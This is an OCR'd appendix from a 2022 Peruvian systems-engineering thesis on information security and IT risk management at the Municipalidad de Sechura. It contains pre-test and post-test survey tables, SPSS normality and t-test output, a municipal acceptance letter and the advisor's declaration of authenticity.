
Identificar la cifra de riesgos en la municipalidad de Sechura.

		Pre-Test		Post-Test	
		Frecuencia	Porcentaje	Frecuencia	Porcentaje
Válido	Malo	15	60,0	0	0
	Regular	10	40,0	0	0
	Bueno	0	0	25	100,0
	Total	25	100,0	25	100,0




Analizar los riesgos informáticos de la municipalidad

		Pre-Test		Post-Test	
		Frecuencia	Porcentaje	Frecuencia	Porcentaje
Válido	Malo	3	12,0	0	0,0
	Regular	22	88,0	0	0,0
	Bueno	0	0	25	100,0
	Total	25	100,0	25	100,0



Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.

		Pre-Test		Post-Test	
		Frecuencia	Porcentaje	Frecuencia	Porcentaje
Válido	Malo	7	28,0	0	0,0
	Regular	18	72,0	0	0,0
	Bueno	0	0,0	25	100,0
	Total	25	100,0	25	100,0



V.D Gestión de Riesgos (Suma)

		Pres-Test		Post-Test	
		Frecuencia	Porcentaje	Frecuencia	Porcentaje
Válido	Malo	4	16,0	0	0,0
	Regular	21	84,0	0	0,0
	Bueno	0	0,0	25	100,0
	Total	25	100,0	25	100,0




Tabla 19. Resultados de los indicadores según la muestra

Identificar la cifra de riesgos		Analizar los riesgos		Mitigar la cifra de riesgo tratados	
PRETEST	POSTEST	pre	post	PRTEST	POTEST
9,00	23,00	25,00	46,00	10,00	24,00
9,00	23,00	24,00	43,00	14,00	24,00
8,00	24,00	28,00	42,00	13,00	24,00
8,00	22,00	27,00	43,00	16,00	24,00
12,00	23,00	28,00	42,00	12,00	24,00
12,00	25,00	24,00	41,00	14,00	24,00
10,00	22,00	23,00	41,00	12,00	24,00
9,00	24,00	29,00	41,00	14,00	24,00
8,00	25,00	23,00	43,00	17,00	25,00
8,00	24,00	24,00	43,00	12,00	25,00
10,00	23,00	28,00	40,00	14,00	25,00
11,00	24,00	27,00	43,00	12,00	25,00
14,00	24,00	22,00	45,00	14,00	25,00
12,00	24,00	26,00	45,00	14,00	25,00
13,00	24,00	27,00	45,00	12,00	24,00
11,00	23,00	26,00	44,00	14,00	24,00
11,00	24,00	27,00	44,00	12,00	24,00
10,00	23,00	24,00	44,00	14,00	24,00
10,00	24,00	25,00	45,00	10,00	24,00
12,00	24,00	25,00	43,00	15,00	23,00
13,00	24,00	25,00	44,00	9,00	24,00
13,00	25,00	26,00	44,00	10,00	24,00

Indicador 1. Identificar la cifra de riesgos (PRE-TEST _ POST-TEST)

Nº Pregun.	Item1	Item2	Item3	Item4	Item5	In. 1	In. 2	In. 3	GESTION
1	2	3	1	1	2	9	25	10	44
2	1	4	1	1	2	9	24	14	47
3	2	1	2	2	1	8	28	13	49
4	1	1	2	2	2	8	27	16	51
5	1	3	2	3	3	12	28	12	52
6	3	2	2	2	3	12	24	14	50
7	3	2	1	3	1	10	23	12	45
8	2	2	1	3	1	9	29	14	52
9	2	2	1	1	2	8	23	17	48
10	3	2	1	1	1	8	24	12	44
11	1	2	1	3	3	10	28	14	52
12	1	2	2	4	2	11	27	12	50
13	3	3	3	4	1	14	22	14	50
14	2	3	3	3	1	12	26	14	52
15	2	3	2	3	3	13	27	12	52
16	2	3	1	2	3	11	26	14	51
17	2	3	2	2	2	11	27	12	50
18	2	3	1	2	2	10	24	14	48
19	2	3	1	2	2	10	25	10	45
20	3	4	1	1	3	12	25	15	52
21	3	4	1	2	3	13	25	9	47
22	2	4	1	2	4	13	26	10	49
23	3	4	2	3	3	15	26	10	51
24	2	4	3	2	3	14	26	10	50
25	1	3	2	2	3	11	27	11	49

Nº Pregun.	Item1	Item2	Item3	Item4	Item5	In. 1	In. 2	In. 3	GESTION
1	4	4	5	5	5	23	46	24	93
2	5	4	5	5	4	23	43	24	90
3	5	5	5	5	4	24	42	24	90
4	5	4	4	5	4	22	43	24	89
5	5	5	4	4	5	23	42	24	89
6	5	5	5	5	5	25	41	24	90
7	4	5	4	4	5	22	41	24	87
8	5	5	4	5	5	24	41	24	89
9	5	5	5	5	5	25	43	25	93
10	5	4	5	5	5	24	43	25	92
11	5	4	5	5	4	23	40	25	88
12	5	5	5	4	5	24	43	25	92
13	5	5	5	4	5	24	45	25	94
14	5	5	4	5	5	24	45	25	94
15	4	5	5	5	5	24	45	24	93
16	5	5	4	5	4	23	44	24	91
17	5	5	5	5	4	24	44	24	92
18	4	4	5	5	5	23	44	24	91
19	4	5	5	5	5	24	45	24	93
20	5	5	5	5	4	24	43	23	90
21	4	5	5	5	5	24	44	24	92
22	5	5	5	5	5	25	44	24	93
23	5	5	5	5	5	25	43	24	92
24	5	5	5	5	5	25	44	24	93
25	5	5	5	4	5	24	44	24	92

Indicador 2. Analizar los riesgos

PRE-TEST												
N° P	Item6	Item7	Item8	Item9	Item13	Item14	Item12	Item11	Item10	Item15	SUMA
1	4	3	1	1	3	2	2	3	3	3	25
2	2	2	1	2	2	2	2	4	3	4	24
3	4	2	2	2	2	3	2	4	3	4	28
4	3	2	2	1	2	2	2	4	4	5	27
5	3	2	2	3	2	3	2	3	4	4	28
6	2	2	1	2	3	2	1	3	3	5	24
7	3	3	1	1	1	2	1	4	3	4	23
8	3	3	2	2	3	3	1	4	4	4	29
9	2	2	1	1	2	3	1	3	3	5	23
10	2	2	1	1	2	3	1	4	3	5	24
11	2	3	2	2	2	3	2	3	4	5	28
12	2	3	2	1	3	3	2	4	3	4	27
13	1	2	1	2	1	2	3	2	4	4	22
14	1	2	1	1	3	2	3	4	4	5	26
15	1	3	2	1	3	3	2	3	4	5	27
16	2	3	1	1	2	3	3	3	3	5	26
17	2	2	1	1	3	3	2	4	4	5	27
18	3	2	1	1	3	2	1	4	3	4	24
19	2	3	2	1	2	2	1	4	4	4	25
20	3	2	1	1	1	4	2	3	4	4	25
21	3	3	2	2	2	2	1	3	3	4	25
22	4	2	1	3	2	3	1	3	4	3	26
23	3	2	2	2	3	2	2	2	4	4	26
24	1	3	3	4	2	2	2	3	3	3	26
25	2	3	3	3	2	2	2	2	4	4	27

POS-TEST											
N° P	Item6	Item7	Item8	Item9	Item13	Item14	Item12	Item11	Item10	Item15	SUMA
1	4	5	5	4	5	5	4	5	4	5	46
2	4	5	4	4	5	5	4	4	3	5	43
3	4	5	4	4	5	4	4	4	4	4	42
4	4	5	4	4	5	4	4	4	4	5	43
5	4	4	4	4	5	4	4	4	4	5	42
6	4	4	4	4	5	4	4	3	4	5	41
7	4	4	4	4	5	4	4	4	3	5	41
8	4	3	4	4	5	4	4	4	4	5	41
9	4	5	4	4	5	4	4	5	3	5	43
10	4	5	4	4	4	4	5	4	4	5	43
11	4	3	4	4	4	4	3	5	4	5	40
12	4	5	4	4	4	4	4	5	4	5	43
13	5	5	5	4	4	4	4	5	4	5	45
14	5	5	4	4	4	5	4	5	4	5	45
15	5	4	5	4	4	5	4	5	4	5	45
16	5	4	5	4	4	5	4	5	3	5	44
17	4	4	5	4	4	5	4	5	4	5	44
18	5	4	4	4	4	5	4	5	4	5	44
19	5	4	5	4	4	5	4	5	4	5	45
20	5	4	4	4	4	5	4	4	4	5	43
21	5	4	5	4	4	5	4	4	4	5	44
22	5	4	4	4	4	5	5	4	4	5	44
23	3	4	5	4	4	5	5	4	4	5	43
24	5	4	5	4	4	5	5	4	3	5	44
25	5	4	4	4	4	5	5	4	4	5	44

Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas

Nº Pregun.	Item16	Item17	Item18	Item19	Item20	SUMA
1	2	2	3	2	1	10
2	3	5	2	2	2	14
3	2	5	2	3	1	13
4	3	5	3	2	3	16
5	3	2	4	2	1	12
6	2	5	3	2	2	14
7	3	3	2	3	1	12
8	2	4	3	3	2	14
9	3	4	4	3	3	17
10	2	2	3	2	3	12
11	3	3	3	3	2	14
12	2	3	2	2	3	12
13	3	4	3	2	2	14
14	2	4	3	3	2	14
15	2	3	3	2	2	12
16	3	3	3	3	2	14
17	2	3	2	2	3	12
18	3	3	2	3	3	14
19	2	2	2	2	2	10
20	3	4	3	3	2	15
21	2	3	2	1	1	9
22	2	3	2	1	2	10
23	2	3	2	1	2	10
24	2	3	2	1	2	10
25	2	3	3	2	1	11

PRE-TEST

Nº Pregun.	Item16	Item17	Item18	Item19	Item20	SUMA
1	5	5	5	4	5	24
2	5	5	5	4	5	24
3	5	5	5	4	5	24
4	5	5	5	4	5	24
5	5	5	5	4	5	24
6	5	5	5	4	5	24
7	5	5	5	4	5	24
8	5	5	5	4	5	24
9	5	5	5	5	5	25
10	5	5	5	5	5	25
11	5	5	5	5	5	25
12	5	5	5	5	5	25
13	5	5	5	5	5	25
14	5	5	5	5	5	25
15	5	4	5	5	5	24
16	5	4	5	5	5	24
17	5	4	5	5	5	24
18	5	4	5	5	5	24
19	5	4	5	5	5	24
20	5	4	5	5	4	23
21	5	4	5	5	5	24
22	5	4	5	5	5	24
23	5	4	5	5	5	24
24	5	4	5	5	5	24
25	5	4	5	5	5	24

POS-TEST

Tabla 20. Prueba de normalidad

Resumen de procesamiento de casos

	Casos					
	Válido		Perdidos		Total	
	N	Porcentaje	N	Porcentaje	N	Porcentaje
PRE-TEST _ POST-TEST Identificar la cifra de riesgos en la municipalidad de Sechura.	25	100,0%	0	0,0%	25	100,0%
PRE-TEST _ POST-TEST Analizar los riesgos de la seguridad	25	100,0%	0	0,0%	25	100,0%
PRE-TEST _ POST-TEST Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas o equipos informáticos.	25	100,0%	0	0,0%	25	100,0%
PRE-TEST _ POST-TEST V.D Gestion de Riesgos	25	100,0%	0	0,0%	25	100,0%

Descriptivos

			Estadístico	Error estándar
PRE-TEST _ POST-TEST Identificar la cifra de riesgos en la municipalidad de Sechura.	Media		-12,8800	,36661
	95% de intervalo de confianza para la media	Límite inferior	-13,6366	
		Límite superior	-12,1234	
	Media recortada al 5%		-12,8222	
	Mediana		-13,0000	
	Varianza		3,360	
	Desviación estándar		1,83303	
	Mínimo		-17,00	
	Máximo		-10,00	
	Rango		7,00	
	Rango intercuartil		2,50	
	Asimetría		-,501	,464
	Curtosis		-,121	,902
PRE-TEST _ POST-TEST Analizar los riesgos de la seguridad	Media		-17,6000	,51962
	95% de intervalo de confianza para la media	Límite inferior	-18,6724	
		Límite superior	-16,5276	
	Media recortada al 5%		-17,6333	
	Mediana		-18,0000	
	Varianza		6,750	
	Desviación estándar		2,59808	
	Mínimo		-23,00	
	Máximo		-12,00	
	Rango		11,00	
	Rango intercuartil		2,50	
	Asimetría		,527	,464
	Curtosis		,597	,902
PRE-TEST _ POST-TEST Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas o equipos informáticos.	Media		-11,6000	,40825
	95% de intervalo de confianza para la media	Límite inferior	-12,4426	
		Límite superior	-10,7574	
	Media recortada al 5%		-11,6222	
	Mediana		-12,0000	
	Varianza		4,167	
	Desviación estándar		2,04124	
	Mínimo		-15,00	
	Máximo		-8,00	
	Rango		7,00	
	Rango intercuartil		3,50	
	Asimetría		,236	,464
	Curtosis		-,800	,902
PRE-TEST _ POST-TEST V.D Gestion de Riesgos	Media		-42,0800	,68293
	95% de intervalo de confianza para la media	Límite inferior	-43,4895	
		Límite superior	-40,6705	
	Media recortada al 5%		-42,0333	
	Mediana		-42,0000	
	Varianza		11,660	
	Desviación estándar		3,41467	
	Mínimo		-49,00	
	Máximo		-36,00	
	Rango		13,00	
	Rango intercuartil		4,00	
	Asimetría		-,192	,464
	Curtosis		-,179	,902

Pruebas de normalidad

	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
PRE-TEST _ POST-TEST Identificar la cifra de riesgos en la municipalidad de Sechura.	,388	25	,000	,625	25	,000
PRE-TEST _ POST-TEST Analizar los riesgos de la seguridad	,521	25	,000	,384	25	,000
PRE-TEST _ POST-TEST Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas o equipos informáticos.	,449	25	,000	,565	25	,000
PRE-TEST _ POST-TEST V.D Gestión de Riesgos	,506	25	,000	,445	25	,000

Tabla 21. Resultados de T-STUDENT

Estadísticas para una muestra

	N	Media	Desv. Desviación	Desv. Error promedio
PRE-TEST _ POST-TEST Gestión Riesgos	25	-1,1600	,37417	,07483

Prueba para una muestra

	Valor de prueba = 0					
					95% de intervalo de confianza de la diferencia	
	t	gl	Sig. (bilateral)	Diferencia de medias	Inferior	Superior
PRE-TEST _ POST-TEST Gestión Riesgos	-15,501	24	,000	-1,16000	-1,3144	-1,0056

Figura 8. Conformidad del proyecto

MUNICIPALIDAD PROVINCIAL DE SECHURA

Sechura, 21 de noviembre de 2022

Señor(es):

Eche Pingo Jorge Luis
Lizano Mendoza Anyi Exmit

Presente.-

Asunto: Conformidad del Producto Terminado

La presente tiene como finalidad hacer del conocimiento de usted que en base a su proyecto de investigación titulada "Implementación de Seguridad de la Información para Mejorar la Gestión de Riesgos de TI en la Municipalidad de Sechura 2022".

Se expide la presente aceptando el informe que se entregó a la oficina de Sub Gerencia de Planeación, Racionalización, Estadística e Informática de la Municipalidad Provincial de Sechura, en el cual se encuentra la investigación de la Tesis de los estudiantes: Eche Pingo Jorge Luis y Lizano Mendoza Anyi Exmit del X ciclo de la Carrera Profesional de Ingeniería de Sistemas de la Universidad Cesar Vallejo-Piura.

En cuanto Informo a usted para su conocimiento y los fines que estime necesarios

Atentamente,

MUNICIPALIDAD PROVINCIAL DE SECHURA
C.P.C. ALICIA TUME CHAPILLIQUEN
MAT. 4823
SUB GERENCIA DE PLANEAMIENTO RACIONALIZACION ESTADISTICA E INFORMATICA

UNIVERSIDAD CÉSAR VALLEJO

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

Declaratoria de Autenticidad del Asesor

Yo, ALTUNA TOCTO GERARDO ARTURO, docente de la FACULTAD DE INGENIERÍA Y ARQUITECTURA de la escuela profesional de INGENIERÍA DE SISTEMAS de la UNIVERSIDAD CÉSAR VALLEJO SAC - PIURA, asesor de Tesis titulada: "Implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura. 2022", cuyos autores son LIZANO MENDOZA ANYI EXMIT, ECHE PINGO JORGE LUIS, constato que la investigación tiene un índice de similitud de 11.00%, verificable en el reporte de originalidad del programa Turnitin, el cual ha sido realizado sin filtros, ni exclusiones.

He revisado dicho reporte y concluyo que cada una de las coincidencias detectadas no constituyen plagio. A mi leal saber y entender la Tesis cumple con todas las normas para el uso de citas y referencias establecidas por la Universidad César Vallejo.

En tal sentido, asumo la responsabilidad que corresponda ante cualquier falsedad, ocultamiento u omisión tanto de los documentos como de información aportada, por lo cual me someto a lo dispuesto en las normas académicas vigentes de la Universidad César Vallejo.

PIURA, 17 de Diciembre del 2022

Apellidos y Nombres del Asesor:	**Firma**
ALTUNA TOCTO GERARDO ARTURO **DNI:** 02715287 **ORCID:** 0000-0002-8311-4788	Firmado electrónicamente por: GALTUNATO el 17-12-2022 23:06:21

Código documento Trilce: TRI - 0493801

INVESTIGA UCV